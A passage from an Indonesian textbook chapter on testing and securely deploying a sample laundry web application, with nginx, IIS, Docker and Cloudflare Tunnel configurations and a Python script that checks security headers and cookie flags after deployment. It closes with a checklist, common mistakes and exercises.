Blok `server` pertama menjawab setiap permintaan HTTP polos dengan pengalihan permanen ke HTTPS. Blok kedua memegang sertifikat, yang diterbitkan dan diperbarui otomatis oleh layanan gratis Let's Encrypt melalui `certbot` [18]. `Strict-Transport-Security` memberi tahu peramban agar memakai HTTPS untuk situs ini selama setahun, bahkan jika seseorang mengetik `http://` [19]. `server_tokens off` menghapus versi nginx dari *header* dan halaman galat. `/static/` disajikan nginx langsung dari disk, yang lebih cepat daripada meminta Python. Keempat baris `proxy_set_header` adalah separuh lain dari `ProxyFix`: baris-baris itu memberi tahu aplikasi siapa yang bertanya, melalui skema apa, untuk *host* mana.

Berkas produksi itu tidak dapat dijalankan di sini, karena ia mengharapkan domain dan sertifikat sungguhan. Berkas itu diperiksa dengan `nginx -t` setelah sertifikatnya diganti sertifikat uji buatan sendiri dan dua *port* lokal:

```
$ nginx -t -c wrap.conf      # nginx-profitina-laundry.conf with a test certificate,
                             # ports 6146/6147 instead of 80/443 (nginx 1.24.0, Ubuntu)
nginx: the configuration file .../wrap.conf syntax is ok
nginx: configuration file .../wrap.conf test is successful
```

Dan seluruh susunan itu dijalankan di satu mesin dengan `deploy/nginx-local-test.conf`: nginx pada *port* 6144 (HTTP) dan 6145 (HTTPS dengan sertifikat buatan sendiri) di depan gunicorn pada 6143 di depan jalur Flask. Skrip penerimaan di Subbab 14.5 lulus 18 dari 18 melalui nginx (**Tabel 14.5**), dan Subbab 14.9 memeriksa *header*-nya.

14.8.4 Tomcat untuk jalur web Java

Jalur Jakarta Servlet/JSP di Bab 11 diterapkan ke **Apache Tomcat**, sebuah *servlet container*, sebagai aplikasi web: folder yang berisi `WEB-INF/`, atau folder yang sama yang dimampatkan menjadi berkas **WAR** (*web application archive*). Tomcat 11.0 (untuk Jakarta EE 11) dan 10.1 didukung, dengan 11.0.26 dan 10.1.60 dirilis pada 9 September 2026; Tomcat 9 mencapai akhir dukungannya pada 31 Maret 2027 [20]. Penerapannya adalah menyalin WAR ke folder `webapps/` milik Tomcat, atau mengunggahnya melalui aplikasi Manager, yang harus dilindungi kata sandi yang kuat dan dibatasi ke mesin lokal. Aturan yang sama seperti untuk gunicorn berlaku: Tomcat mendengarkan *port* 8080 di belakang nginx atau Apache, yang menangani HTTPS; kata sandi basis data tinggal di variabel lingkungan atau di `conf/context.xml` di server, tidak pernah di dalam WAR; dan aplikasi bawaan (`examples`, `docs`) dihapus. Jalur JDK HttpServer sama sekali tidak memerlukan *container*: `java -cp "out:lib/*" laundry.App` adalah seluruh servernya, dan ia dapat dijalankan systemd persis seperti gunicorn. JDK jangka panjang terkini adalah 25, dirilis pada 16 September 2025 [21]. Unduhan Tomcat diblokir di lingkungan pembangunan, sehingga tidak ada penerapan Tomcat yang dijalankan untuk bab ini.

14.8.5 Kestrel dan IIS untuk ASP.NET Core

Aplikasi ASP.NET Core berjalan di server webnya sendiri, **Kestrel**. Di Windows Server, **IIS** berdiri di depan Kestrel sebagai *proxy*, menangani sertifikat HTTPS dan autentikasi Windows, dan ASP.NET Core Module menghubungkan keduanya. .NET 10, dirilis pada 11 November 2025, adalah versi dukungan jangka panjang terkini, didukung hingga November 2028; .NET 8 dan 9 sama-sama mencapai akhir dukungan pada 10 November 2026 [22]. `dotnet publish -c Release` menulis aplikasinya beserta sebuah `web.config` seperti **Kode 14.7**, yang dibaca IIS.

Kode 14.7 `deploy/web.config`: IIS menyerahkan setiap permintaan kepada ASP.NET Core Module, yang menjalankan aplikasi di dalam prosesnya; label `X-Powered-By` dan `Server` dihapus dan dua *header* pelindung ditambahkan.

```
<?xml version="1.0" encoding="utf-8"?>
<!-- IIS in front of an ASP.NET Core track (Kestrel), for Windows Server.
     Install the ASP.NET Core Hosting Bundle (.NET 10) first; "dotnet publish -c Release"
     writes a web.config like this one next to the .dll. -->
<configuration>
  <location path="." inheritInChildApplications="false">
    <system.webServer>
      <handlers>
        <add name="aspNetCore" path="*" verb="*" modules="AspNetCoreModuleV2"
             resourceType="Unspecified" />
      </handlers>
      <aspNetCore processPath="dotnet" arguments=".\ProfitinaLaundry.dll"
                  stdoutLogEnabled="false" hostingModel="inprocess">
        <environmentVariables>
          <environmentVariable name="ASPNETCORE_ENVIRONMENT" value="Production" />
        </environmentVariables>
      </aspNetCore>
      <httpProtocol>
        <customHeaders>
          <remove name="X-Powered-By" />
          <add name="X-Content-Type-Options" value="nosniff" />
          <add name="X-Frame-Options" value="DENY" />
        </customHeaders>
      </httpProtocol>
      <security>
        <requestFiltering removeServerHeader="true" />
      </security>
    </system.webServer>
  </location>
</configuration>
```

Tidak ada server Windows di lingkungan pembangunan, sehingga berkas ini tidak dijalankan di sini. Di Linux, aplikasi ASP.NET Core yang sama berjalan di belakang nginx persis seperti jalur Flask, dengan Kestrel menggantikan gunicorn.

14.8.6 Kontainer

Kontainer mengemas aplikasi bersama pustaka sistem operasi dan *runtime* bahasa yang dibutuhkannya secara persis, sehingga ia berjalan sama di laptop maupun di server. **Kode 14.8** menggambarkan *image* kontainer untuk jalur Flask.

Kode 14.8 `deploy/Dockerfile`: jalur Flask di atas *image* resmi `python:3.14-slim`, dengan paket yang dikunci, basis data contoh disalin ke folder *volume*, dan pengguna tanpa hak istimewa.

```
# Profitina Laundry, Flask track, as a container image.
# Build from the folder ProfitinaLaundry/ (so that App/ and this deploy/ are inside):
#   docker build -f Code_new/Chapter14/deploy/Dockerfile -t profitina-laundry .
#   docker run -d -p 127.0.0.1:6143:6143 -e SECRET_KEY=... \
#              -v laundry-data:/app/python-flask/instance profitina-laundry
FROM python:3.14-slim

# No .pyc files, unbuffered logs (docker logs shows them at once).
ENV PYTHONDONTWRITEBYTECODE=1 PYTHONUNBUFFERED=1 \
    LAUNDRY_TRACK_DIR=/app/python-flask LAUNDRY_BIND=0.0.0.0:6143

WORKDIR /app
COPY App/python-flask/requirements.txt python-flask/requirements.txt
RUN pip install --no-cache-dir -r python-flask/requirements.txt gunicorn==26.2.0

COPY App/python-flask/laundry python-flask/laundry
COPY App/database database
COPY Code_new/Chapter14/deploy/wsgi.py Code_new/Chapter14/deploy/gunicorn.conf.py deploy/

# Run as an ordinary user, never as root.
RUN useradd --create-home laundry \
 && mkdir -p python-flask/instance \
 && cp database/laundry.db python-flask/instance/laundry.db \
 && chown -R laundry python-flask/instance
USER laundry

WORKDIR /app/python-flask
EXPOSE 6143
CMD ["gunicorn", "-c", "/app/deploy/gunicorn.conf.py"]
```

Tiga kebiasaan patut ditiru darinya. *Image* dasarnya adalah *image* resmi versi *slim*, yang berisi lebih sedikit perangkat lunak sehingga lebih sedikit pula hal yang dapat memerlukan pembaruan keamanan [23]. `USER laundry` menjalankan aplikasi sebagai pengguna biasa di dalam kontainer. Dan basis datanya tinggal di sebuah **volume** (`-v laundry-data:/app/python-flask/instance`), di luar *image*, sehingga membangun ulang *image* untuk pembaruan tidak pernah membuang data toko. Berkas `.dockerignore` menjauhkan `.env`, lingkungan virtual, dan basis data lokal dari *image*. Lingkungan pembangunan buku ini memiliki klien Docker tetapi tanpa *daemon* Docker yang berjalan, sehingga *image* ini **tidak dibangun dan tidak dijalankan** di sini; berkas ini diberikan sebagai titik awal dan harus diuji sebelum dipakai.

14.8.7 Cloudflare Tunnel dari PC toko sendiri

Banyak usaha kecil sama sekali tidak memiliki server: satu PC di meja kasir, terhubung ke internet melalui *router* rumahan, tanpa alamat tetap dan tanpa cara membuka *port*. **Cloudflare Tunnel** menyelesaikan persis kasus ini [24]. Program kecil, `cloudflared`, berjalan di PC kasir dan membuat koneksi *keluar* ke jaringan Cloudflare; pelanggan menjangkau `laundry.example.com`, Cloudflare menangani HTTPS, dan permintaan kembali melalui terowongan ke aplikasi di `127.0.0.1`. Tidak ada yang dibuka di *router* toko, dan alamat PC itu sendiri tidak pernah diumumkan. **Kode 14.9** adalah konfigurasinya.

Kode 14.9 `deploy/cloudflared-config.yml`: satu nama *host* diarahkan ke aplikasi di mesin lokal; sisanya dijawab dengan 404.

```
# Cloudflare Tunnel: the shop's PC (or a small server) makes an OUTGOING connection
# to Cloudflare, so no port has to be opened on the shop's router.
#   cloudflared tunnel login
#   cloudflared tunnel create profitina-laundry        (prints the tunnel id)
#   cloudflared tunnel route dns profitina-laundry laundry.example.com
#   cloudflared tunnel --config cloudflared-config.yml run
# Windows: install it as a service with  cloudflared service install
tunnel: 00000000-0000-0000-0000-000000000000          # your tunnel id
credentials-file: /home/laundry/.cloudflared/00000000-0000-0000-0000-000000000000.json

ingress:
  - hostname: laundry.example.com
    service: http://127.0.0.1:6143                    # gunicorn (or waitress on Windows)
  - service: http_status:404                          # everything else: nothing here
```

Susunan ini menarik bagi sebuah binatu, karena PC kasir sudah menjalankan aplikasi dengan SQLite dan datanya tidak pernah meninggalkan toko. Biayanya pun jujur: situs hanya tersedia selama PC itu dan koneksi internetnya menyala, PC itu kini melayani publik sehingga harus terus diperbarui dan dienkripsi, dan berkas kredensial terowongan adalah rahasia seperti rahasia lainnya. Terowongan ini tidak dijalankan di lingkungan pembangunan karena memerlukan akun Cloudflare dan sebuah domain.

> **PERINGATAN: Jangan menerbitkan server pengembangan.** Menjalankan `flask run --host 0.0.0.0` atau `php -S 0.0.0.0:8000` lalu mengarahkan terowongan ke sana memang menggoda. Keduanya mencetak peringatan karena suatu alasan: keduanya alat bertujuan tunggal untuk satu pengembang. Letakkan terowongan di depan gunicorn, waitress, Apache dengan PHP, Tomcat, atau Kestrel.

14.9 Daftar Periksa Penerapan

14.9.1 Sebelum, selama, dan sesudah

Penerapan gagal dengan cara-cara yang dapat diduga, sehingga pemeriksaannya layak ditulis sekali dan dijalankan setiap kali. **Tabel 14.9** adalah daftar periksa untuk Profitina Laundry, dalam urutan pekerjaannya.

Tabel 14.9 Daftar periksa penerapan Profitina Laundry, dalam urutan pekerjaannya.

Kapan	Pemeriksaan	Alasan
sebelum	semua rangkaian hijau dan skrip penerimaan 18 dari 18 pada rilis itu	tidak ada yang diketahui rusak ikut keluar
sebelum	rahasia hanya ada di berkas lingkungan server; tidak ada rahasia di Git	S-8; repositori yang bocor tidak boleh membocorkan toko
sebelum	*debug* mati (`FLASK_DEBUG` tidak diatur, `display_errors = Off`, `ASPNETCORE_ENVIRONMENT=Production`)	*debugger* menjalankan kode; halaman galat membocorkan jalur dan SQL
sebelum	pengguna basis data hanya dengan SELECT, INSERT, UPDATE, DELETE	hak minimum (S-7)
sebelum	cadangan basis data, dan cara memulihkannya yang sudah diuji	pembaruan yang gagal harus dapat dibatalkan
selama	server aplikasi terikat ke `127.0.0.1`; hanya *proxy* atau terowongan yang publik	tidak ada yang dapat melompati *proxy* atau memalsukan *header*-nya
selama	HTTPS dengan pembaruan otomatis; HTTP dialihkan ke HTTPS; HSTS	kata sandi dan cookie tidak pernah melintasi jaringan dalam teks jelas
selama	satu proses *worker* selama sesi disimpan di memori	sesi dan penguncian harus terlihat oleh setiap permintaan
selama	layanan berjalan saat *boot* dan dijalankan ulang ketika gagal (systemd, NSSM, IIS)	toko buka pukul 07.00 entah ada yang login ke server atau tidak
sesudah	`deploy_check.py` pada alamat publik: 0 FAIL	*header*, bendera cookie, halaman galat, dan *caching* sesuai rencana
sesudah	skrip penerimaan terhadap salinan, atau pemeriksaan hanya-baca terhadap produksi	sistem yang diterapkan berperilaku seperti yang diuji
sesudah	log dapat dibaca dan ada yang melihatnya	login gagal dan galat 500 disadari (A09)
sesudah	catatan versi apa yang diterapkan, kapan, oleh siapa	ketika sesuatu rusak, Anda tahu apa yang berubah

14.9.2 Skrip untuk pemeriksaan yang dapat dilakukan mesin

Sekitar separuh daftar periksa dapat diperiksa dari luar oleh sebuah program. **Kode 14.10** adalah program itu.

Kode 14.10 `deploy/deploy_check.py`: login sebagai pemilik lalu memeriksa pengalihan, label server, *header* pelindung, HSTS, bendera cookie, *caching* jawaban pribadi, halaman galat, konsol *debugger*, dan format galat JSON.

```
"""After-deployment checks for a running Profitina Laundry (any track).

    python deploy_check.py https://laundry.example.com
    python deploy_check.py https://127.0.0.1:6145 --insecure   (self-signed cert)

It logs in as the owner, looks at headers, cookies and error pages, and prints
PASS, WARN (advisable) or FAIL (must fix before customers use the site).
Standard library only.
"""
import http.cookiejar
import json
import re
import ssl
import sys
import urllib.error
import urllib.request


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args, **kwargs):
        return None                    # we want to SEE redirects, not follow them


def main():
    base = sys.argv[1].rstrip("/")
    context = ssl.create_default_context()
    if "--insecure" in sys.argv:           # ONLY for a self-signed test certificate
        context.check_hostname = False
        context.verify_mode = ssl.CERT_NONE
    jar = http.cookiejar.CookieJar()
    opener = urllib.request.build_opener(
        NoRedirect, urllib.request.HTTPCookieProcessor(jar),
        urllib.request.HTTPSHandler(context=context))
    https = base.startswith("https://")
    counts = {"PASS": 0, "WARN": 0, "FAIL": 0}
```

Kode 14.10 (Lanjutan) *deploy/deploy_check.py: login sebagai pemilik lalu memeriksa pengalihan, label server, header pelindung, HSTS, bendera cookie, caching jawaban pribadi, halaman galat, konsol debugger, dan format galat JSON.*

```
    def fetch(path, body=None, headers=None):
        data = None if body is None else json.dumps(body).encode()
        request = urllib.request.Request(base + path, data=data,
                                         headers=headers or {})
        if data:
            request.add_header("Content-Type", "application/json")
        try:
            with opener.open(request, timeout=20) as response:
                return response.status, response.headers, response.read().decode()
        except urllib.error.HTTPError as error:
            return error.code, error.headers, error.read().decode()

    def report(level, title):
        counts[level] += 1
        print(f"{level}  {title}")

    status, headers, _ = fetch("/")
    report("PASS" if status in (301, 302, 303) else "FAIL",
           f"GET / answers {status} (a redirect to the login page)")

    server = headers.get("Server", "")
    report("WARN" if re.search(r"\d", server) else "PASS",
           f"Server header without a version number: {server or '(none)'!r}")

    status, headers, _ = fetch("/login")
    report("PASS" if headers.get("X-Content-Type-Options") == "nosniff" else "FAIL",
           "X-Content-Type-Options: nosniff")
    framing = (headers.get("X-Frame-Options")
               or headers.get("Content-Security-Policy"))
    report("PASS" if framing else "WARN",
           f"protection against framing (X-Frame-Options): {framing or 'missing'}")
    if https:
        hsts = headers.get("Strict-Transport-Security", "")
        report("PASS" if "max-age" in hsts else "FAIL",
               f"Strict-Transport-Security: {hsts or 'missing'}")
    else:
        report("WARN", "not HTTPS: fine on the counter PC, never on the internet")
```

Kode 14.10 (Lanjutan) *deploy/deploy_check.py: login sebagai pemilik lalu memeriksa pengalihan, label server, header pelindung, HSTS, bendera cookie, caching jawaban pribadi, halaman galat, konsol debugger, dan format galat JSON.*

```
    owner = {"email": "owner@profitina-laundry.example", "password": "Owner#2026"}
    status, headers, _ = fetch("/api/login", owner)
    cookie = (headers.get("Set-Cookie") or "").lower()
    flags = [flag for flag in ("httponly", "samesite=lax") if flag in cookie]
    if https:
        flags += ["secure"] if "secure" in cookie else []
    wanted = 3 if https else 2
    report("PASS" if status == 200 and len(flags) == wanted else "FAIL",
           f"session cookie flags: {', '.join(flags) or 'none'}")

    status, headers, _ = fetch("/api/me")
    report("PASS" if "no-store" in (headers.get("Cache-Control") or "") else "FAIL",
           "private answers are not cached (Cache-Control: no-store)")

    status, _, text = fetch("/no-such-page")
    leaks = [w for w in ("Traceback", "Werkzeug Debugger", "/home/", "/srv/",
                         "SELECT ") if w in text]
    report("PASS" if status == 404 and not leaks else "FAIL",
           f"error page is plain: status {status}, leaks {leaks or 'none'}")

    status, _, _ = fetch("/console")
    report("PASS" if status == 404 else "FAIL",
           f"no debugger console at /console (status {status})")

    status, headers, text = fetch("/api/bills/B9999")
    is_json = "application/json" in (headers.get("Content-Type") or "")
    report("PASS" if status == 404 and is_json and '"error"' in text else "FAIL",
           f"API errors are JSON: status {status}")

    print(f"\n{counts['PASS']} pass, {counts['WARN']} warn, {counts['FAIL']} fail "
          f"for {base}")
    sys.exit(1 if counts["FAIL"] else 0)


if __name__ == "__main__":
    main()
```

Program ini membedakan dua tingkat. **FAIL** berarti "harus diperbaiki sebelum pelanggan memakai situs": `nosniff` yang hilang, cookie tanpa `HttpOnly`, *traceback* di halaman galat, konsol *debugger* yang dapat dijangkau. **WARN** berarti "dianjurkan": nomor versi di *header* `Server`, atau tanpa perlindungan terhadap *framing*, yang kurang penting bagi aplikasi yang halamannya tidak berisi tindakan berbahaya sekali klik tetapi hanya membutuhkan satu baris di nginx. Inilah hasilnya terhadap tiga lapis penerapan lokal: gunicorn langsung, nginx lewat HTTP, dan nginx lewat HTTPS.

```
$ python deploy_check.py http://127.0.0.1:6143
PASS  GET / answers 302 (a redirect to the login page)
PASS  Server header without a version number: 'gunicorn'
PASS  X-Content-Type-Options: nosniff
WARN  protection against framing (X-Frame-Options): missing
WARN  not HTTPS: fine on the counter PC, never on the internet
PASS  session cookie flags: httponly, samesite=lax
PASS  private answers are not cached (Cache-Control: no-store)
PASS  error page is plain: status 404, leaks none
PASS  no debugger console at /console (status 404)
PASS  API errors are JSON: status 404

8 pass, 2 warn, 0 fail for http://127.0.0.1:6143
(exit code 0)

$ python deploy_check.py http://127.0.0.1:6144
PASS  GET / answers 302 (a redirect to the login page)
PASS  Server header without a version number: 'nginx'
PASS  X-Content-Type-Options: nosniff
PASS  protection against framing (X-Frame-Options): DENY
WARN  not HTTPS: fine on the counter PC, never on the internet
PASS  session cookie flags: httponly, samesite=lax
PASS  private answers are not cached (Cache-Control: no-store)
PASS  error page is plain: status 404, leaks none
PASS  no debugger console at /console (status 404)
PASS  API errors are JSON: status 404

9 pass, 1 warn, 0 fail for http://127.0.0.1:6144
(exit code 0)

$ python deploy_check.py https://127.0.0.1:6145 --insecure
PASS  GET / answers 302 (a redirect to the login page)
PASS  Server header without a version number: 'nginx'
PASS  X-Content-Type-Options: nosniff
PASS  protection against framing (X-Frame-Options): DENY
PASS  Strict-Transport-Security: max-age=31536000
PASS  session cookie flags: httponly, samesite=lax, secure
PASS  private answers are not cached (Cache-Control: no-store)
PASS  error page is plain: status 404, leaks none
PASS  no debugger console at /console (status 404)
PASS  API errors are JSON: status 404

10 pass, 0 warn, 0 fail for https://127.0.0.1:6145
(exit code 0)
```

Ketiga eksekusi menceritakan kisah lapisan-lapisannya. Aplikasi sendirian (*port* 6143) sudah benar dalam hal-hal pokok: pengalihan, `nosniff`, `HttpOnly` dan `SameSite=Lax`, `no-store`, 404 yang polos, tanpa *debugger*, galat JSON. nginx menambahkan `X-Frame-Options` dan menyembunyikan versi. HTTPS menambahkan dua butir terakhir: HSTS dan bendera `Secure` pada cookie sesi. Penerapan yang sudah jadi lulus kesepuluhnya.

14.10 Perkakas yang Dipakai dalam Bab Ini

Tabel 14.10 mendaftar perkakas yang dipakai bab ini, dengan versi yang dijalankan dan tempat masing-masing muncul. Python dan Java muncul di setiap tingkat, sehingga pembaca dapat mengikuti seluruh bab dalam salah satu bahasa.

Tabel 14.10 Perkakas bab ini, versi yang benar-benar dijalankan pada 24 September 2026, dan kegunaan masing-masing.

Perkakas	Versi yang dijalankan	Bahasa	Dipakai untuk
pytest	9.1.1	Python	rangkaian Flask (Subbab 14.4.2)
`urllib.request`, `http.cookiejar`	Python 3.11.15	Python	`acceptance.py`, `deploy_check.py`
gunicorn	26.2.0	Python	server WSGI (Subbab 14.8.3)
`ProxyFix` Werkzeug	3.1.8	Python	alamat dan skema klien di belakang nginx
`TestRunner.java`	OpenJDK 21.0.10	Java	rangkaian jalur Java (Subbab 14.4.4)
`java.net.http.HttpClient`, `CookieManager`	OpenJDK 21.0.10	Java	`Acceptance.java`
sqlite-jdbc	3.53.2.0	Java	*driver* basis data jalur Java
`tests/run.php`, `php -S`	PHP 8.4.21	PHP	rangkaian PHP, dan API hidup untuk rangkaian statis
Node.js	22.22.2	JavaScript	rangkaian *front end* statis
nginx	1.24.0 (Ubuntu)	konfigurasi	*reverse proxy*, HTTPS, *header*
OpenSSL	bawaan sistem	baris perintah	sertifikat uji buatan sendiri
curl	bawaan sistem	baris perintah	demonstrasi `who_is_asking.sh`

14.11 Profitina dalam Praktik

Profitina, platform visibilitas AI di `app.profitina.com`, diterapkan dengan cara yang menggabungkan dua pilihan di Subbab 14.8. *Host* produksinya adalah mesin Windows 11 yang menjalankan aplikasi Python secara *native* sebagai layanan di bawah NSSM (padanan Windows untuk unit systemd pada **Kode 14.5**), dan ia menjangkau internet melalui Cloudflare Tunnel, seperti di Subbab 14.8.7, sehingga tidak ada *port* yang dibuka di jaringan *host*.

Dua kebiasaan dari bab ini menjadi bagian rutinitas rilisnya. **Uji sebagai gerbang**: rangkaian uji otomatis lengkap, jauh lebih dari seribu uji Python ditambah pemeriksaan antarmuka JavaScript, harus hijau sebelum rilis, sebagaimana Subbab 14.4 menjadikan rangkaian uji binatu sebagai gerbang setiap jalur. **Rilis yang diverifikasi kesehatannya**: setelah versi baru dipasang, rilis baru dilaporkan berhasil setelah versi yang berjalan menjawab *endpoint* `/api/health`-nya, gagasan yang sama dengan menjalankan skrip penerimaan dan `deploy_check.py` *setelah* penerapan alih-alih memercayai bahwa penyalinan berhasil.

Tentang data pribadi, Profitina menyediakan layanan mandiri sejalan dengan UU PDP: persetujuan eksplisit, ekspor data, penggantian e-mail dan kata sandi, serta penghapusan akun sepenuhnya, dengan *hash* kata sandi Argon2id dan login yang dibatasi lajunya. Bentuknya adalah bentuk **Tabel 14.7**, dalam skala lebih besar; contoh yang dapat dijalankan tetaplah Profitina Laundry.

14.12 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Menguji terhadap basis data yang sungguhan. Uji yang membuat nota B2954 di berkas milik toko baru saja membuat sebuah nota. Selalu uji pada salinan, seperti yang dilakukan setiap jalur.

Uji yang bergantung pada tanggal hari ini. "Terlambat" berubah setiap jam. Suntikkan jamnya (Persamaan (14.1) hanya bermakna jika hasilnya dapat direproduksi).

Memercayai rangkaian hijau sebagai bukti kelengkapan. Cantumkan kasus manual dan yang dilewati satu per satu, dan periksa dari luar (**Kode 14.1**).

Mengubah nilai harapan agar uji lulus. Cari tahu dulu apakah kodenya atau harapannya yang salah; Subbab 10.16.4 menunjukkan rencana yang dikoreksi dengan alasan yang benar.

Merekatkan nilai ke SQL atau HTML "hanya untuk kueri yang satu ini". *Injection* (A05) hanya membutuhkan satu tempat seperti itu.

Menyembunyikan butir menu alih-alih memeriksa peran di server, dan **mengembalikan catatan kepada siapa pun yang mengetahui id berurutannya.** Keduanya A01.

Menyimpan kata sandi dengan hash cepat, atau tanpa salt. Persamaan (14.2) menunjukkan apa yang dibeli oleh 600.000 iterasi.

Rahasia di Git. Pakai variabel lingkungan dan berkas `.example`; periksa perubahan sebelum *commit*.

`debug=True`, `display_errors = On`, **atau lingkungan Development di server publik.** Yang pertama dapat menjalankan kode; semuanya membocorkan bagian dalam.

Beberapa worker gunicorn dengan sesi di memori. Pengguna keluar secara acak dan penguncian salah hitung. Pakai satu *worker*, atau penyimpanan sesi bersama.

Mengikat server aplikasi ke `0.0.0.0` di belakang proxy, atau memercayai `X-Forwarded-For` dari siapa saja. Alamat klien menjadi apa pun yang ditulis penyerang (**Kode 14.4**).

Melupakan alamat klien di belakang proxy. Setiap pelanggan tampak sebagai `127.0.0.1`, dan batas laju per alamat mengunci semua orang sekaligus.

Tanpa cadangan, atau cadangan yang tidak pernah dipulihkan. Cadangan baru nyata setelah berhasil dipulihkan.

Menunggu insiden untuk menulis rencana insiden. Tujuh puluh dua jam (Persamaan (14.3)) tidaklah lama.

14.13 Ringkasan Bab

Pengujian mengganti "berfungsi ketika saya coba" dengan bukti. Profitina Laundry diuji pada empat tingkat (**Tabel 14.1**) terhadap rencana 107 kasus (**Tabel 14.2**), pada salinan data yang segar dengan jam beku; bagian rencana yang diotomatiskan adalah Persamaan (14.1).

Empat rangkaian dalam empat bahasa dijalankan pada 24 September 2026 tanpa kegagalan: Flask 185 lulus dan 7 dilewati, PHP 100, Java 107, statis 32 (**Tabel 14.3**, **Gambar 14.1**, **Tabel 14.4**).

Satu skrip uji penerimaan black-box, dalam Python dan dalam Java (**Kode 14.1**, **Kode 14.2**), memeriksa 18 kasus hanya melalui API dan lulus 18 dari 18 pada jalur Flask, PHP, dan Java serta di belakang nginx dan gunicorn (**Gambar 14.2**, **Tabel 14.5**).

Keamanan mengikuti OWASP Top 10:2025 (**Tabel 14.6**): *placeholder* dan *escaping* melawan *injection* dan XSS, token dan cookie SameSite melawan CSRF, *hash* lambat bergaram (Persamaan (14.2)), penguncian dan sesi di sisi server untuk autentikasi, pemeriksaan peran,

gerai, dan pengetahuan di server untuk kendali akses, rahasia di lingkungan dan hak minimum, serta galat yang gagal tertutup dan mencatat dengan rujukan.

UU PDP berlaku penuh sejak Oktober 2024; PP 33/2026 berlaku mulai 16 Januari 2027. Binatu memerlukan dasar yang sah, minimisasi, prosedur koreksi dan penghapusan, keamanan, dan rencana insiden yang memenuhi 72 jam (**Tabel 14.7**, Persamaan (14.3)).

Penerapan memiliki enam bentuk yang realistis (**Gambar 14.3**, **Tabel 14.8**). Bentuk VPS dijalankan dari ujung ke ujung: gunicorn dengan satu *worker* (**Kode 14.3**), `ProxyFix` untuk alamat klien (**Kode 14.4**), systemd (**Kode 14.5**), dan nginx dengan HTTPS (**Kode 14.6**); Tomcat, IIS (**Kode 14.7**), kontainer (**Kode 14.8**), dan Cloudflare Tunnel (**Kode 14.9**) diuraikan beserta konfigurasinya dan ditandai tidak dijalankan.

Sebuah daftar periksa dan sebuah skrip menutup lingkarannya (**Tabel 14.9**, **Kode 14.10**); **Tabel 14.10** mendaftar setiap perkakas yang dipakai.

Myers [1] dan Cohn [2] membahas pengujian; OWASP Top 10:2025 [3], laporan tentang rilisnya [4], dan lembar contekan OWASP [5], [6], [7], [8], [9] membahas keamanan; UU No. 27/2022 [10] dan laporan tentang PP 33/2026 [11], [12] membahas hukumnya; PHP.Watch [13], gunicorn [14], [16], nginx [15], Werkzeug [17], Let’s Encrypt [18], RFC 6797 [19], endoflife.date untuk Tomcat, JDK, dan .NET [20], [21], [22], *image* resmi Python di Docker [23], dan Cloudflare [24] membahas pilihan penerapan beserta versinya per September 2026.

14.14 Soal Latihan

14.1 Sebutkan keempat tingkat pengujian pada **Tabel 14.1** dan berikan satu contoh Profitina Laundry untuk masing-masing yang *tidak* ada di tabel itu.

14.2 Rangkaian sebuah jalur mencantumkan 120 kasus, 112 di antaranya otomatis dan 8 manual. Hitung r dengan Persamaan (14.1). Jenis kasus apa yang paling mungkin termasuk kedelapan kasus itu?

14.3 Tulislah satu baris rencana uji, dengan gaya Subbab 14.3, untuk kebutuhan ini: “pembayaran dengan metode `credit` ditolak jika deposit pelanggan lebih kecil daripada jumlahnya”. Pakai pelanggan C0089 (deposit Rp 109.000).

14.4 Skrip penerimaan hanya melakukan empat cek status. Jelaskan alasannya, dan apa yang akan terjadi jika Anda menambahkan tujuh cek status lagi lalu menjalankan versi Python dan Java dalam menit yang sama.

14.5 Untuk masing-masing berikut, sebutkan kategori OWASP 2025 dan pertahanannya di Profitina Laundry: (a) seorang kasir membuka `/reports/monthly`; (b) pelanggan bernama `<b>Budi</b>` tampil tebal di daftar pelanggan; (c) halaman galat menampilkan `sqlite3.OperationalError: no such table: Bill`; (d) cookie sesi pemilik disalin dari PC kasir dan dipakai setelah ia logout.

14.6 Dengan Persamaan (14.2), hitung waktu untuk mencoba $N = 10^6$ tebakan terhadap satu *hash* curian jika perangkat keras penyerang melakukan $v = 10^{10}$ perhitungan HMAC per detik, pertama dengan $k = 1$ lalu dengan $k = 600{,}000$. Berapa lama untuk menyerang *hash* ke-14 pegawai?

14.7 Seorang pengembang mengubah cek status sehingga menjawab “nomor telepon salah” ketika notanya ada dan “nota tidak ada” jika sebaliknya, “supaya lebih membantu”. Kebutuhan dan kategori OWASP mana yang tersentuh, dan apa yang kini dapat dilakukan orang asing?

14.8 Pemilik binatu ingin mengirim promosi Lebaran lewat WhatsApp kepada setiap pelanggan. Menurut UU PDP, apa yang harus dilakukan toko lebih dahulu, dan mengapa dasar perjanjian tidak cukup?

14.9 Sebuah USB cadangan berisi `laundry.db` hilang pada Senin pukul 10.00, dan pemilik baru mengetahuinya pada Selasa pukul 16.00. Menurut Persamaan (14.3), kapan batas akhir pemberitahuannya? Sebutkan apa saja yang harus dimuat pemberitahuan itu.

14.10 Jelaskan mengapa `workers = 1` diatur pada **Kode 14.3**, dan gambarkan dua gejala yang akan dirasakan kasir jika nilainya diubah menjadi `workers = 4`.

14.11 Pada keluaran `who_is_asking.sh`, mengapa permintaan kesebelas ditolak tanpa `ProxyFix` dan dilayani dengannya? Apa yang akan salah jika gunicorn diikat ke `0.0.0.0:6143` sementara `ProxyFix` aktif?

14.12 Pilih satu pilihan penerapan dari **Tabel 14.8** untuk setiap usaha berikut, dan berikan alasannya dalam dua kalimat: (a) satu gerai, satu PC kasir, tanpa anggaran untuk server; (b) tiga gerai, seorang petugas TI paruh waktu yang menguasai Linux; (c) waralaba 40 gerai dengan departemen TI berbasis Windows.

14.13 `deploy_check.py` melaporkan `WARN  Server header without a version number: 'Apache/2.4.58 (Ubuntu)'`. Apa arti peringatan itu, mengapa hanya peringatan, dan bagaimana Anda menghapus versinya di Apache?

14.14 Tulislah sebuah metode Java, dengan gaya `Acceptance.java`, yang memeriksa TC-11.6 (per_page dibatasi 100) untuk `GET /api/customers?per_page=500`.

14.15 Penyelesaian Soal Latihan

14.1 Basis data: pemeriksaan kunci asing tidak menemukan `Bill` yang `Customer_id`-nya hilang. Unit: `promised_time("2026-09-30 10:00:00", "S0010")` bernilai `2026-10-05 10:00:00`. Integrasi: membuat pelanggan dengan nama kosong dijawab 422 dan tidak menambah baris (TC-2.6). Penerimaan: `GET /api/services` tanpa sesi mendaftar 12 layanan di server yang baru diterapkan.

